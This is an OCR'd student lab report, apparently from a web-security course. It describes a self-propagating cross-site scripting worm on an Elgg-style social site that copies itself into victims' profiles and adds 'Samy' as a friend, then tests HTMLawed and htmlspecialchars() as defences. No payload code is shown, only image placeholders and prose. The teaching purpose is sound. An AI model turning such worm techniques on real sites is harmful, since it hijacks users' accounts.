
Yogesh Chaudhari
SUID: 244195971

Successful attack on Charlie profile:



Here, we can see that our profile modification attack was successful and our code which was self-propagated in Alice's about me section was copied into Charlie's about me section.


In Charlie's profile: about me section code: (after selecting HTML option in editor)



Here we can see that our javascript code was copied into the Charlie's about me section.

Yogesh Chaudhari
SUID: 244195971

Successful attack Samy added as friend:




Here, we can see that our attack was successful and Samy was added as friend to Charlie's account.

Yogesh Chaudhari
SUID: 244195971


Task7:

1st case:

Logging in as admin:




Activating HTMLawed plugin:




Yogesh Chaudhari
SUID: 244195971

Logging in Charlie's profile:

When we visit Charlie's profile and enter malicious code in his about me section. Due to HTMLawed plugin we can see the code as followed in about me field of the profile:



Source Code of the Charlie's profile page:



Here we can see that due to the above plugin when we entered the code in Charlie's profile the server removed script tags from the code. And thus our code was displayed onto the browser and it did not got executed as there were no <script> tags surrounding our code. Browser parsed it as plain text. Hence, our attack was unsuccessful.

Yogesh Chaudhari
SUID: 244195971

Case 2:


Uncommenting htmlspecialchars() function from each file:

Access.php:


Confirmlink.php

Yogesh Chaudhari
SUID: 244195971

Dropdown.php:




Email.php:



Yogesh Chaudhari
SUID: 244195971


Friendlytime.php:



Tag.php:

Yogesh Chaudhari
SUID: 244195971


Tagcloud.php:




Tags.php:

Yogesh Chaudhari
SUID: 244195971

Text.php:




url.php:




Yogesh Chaudhari
SUID: 244195971

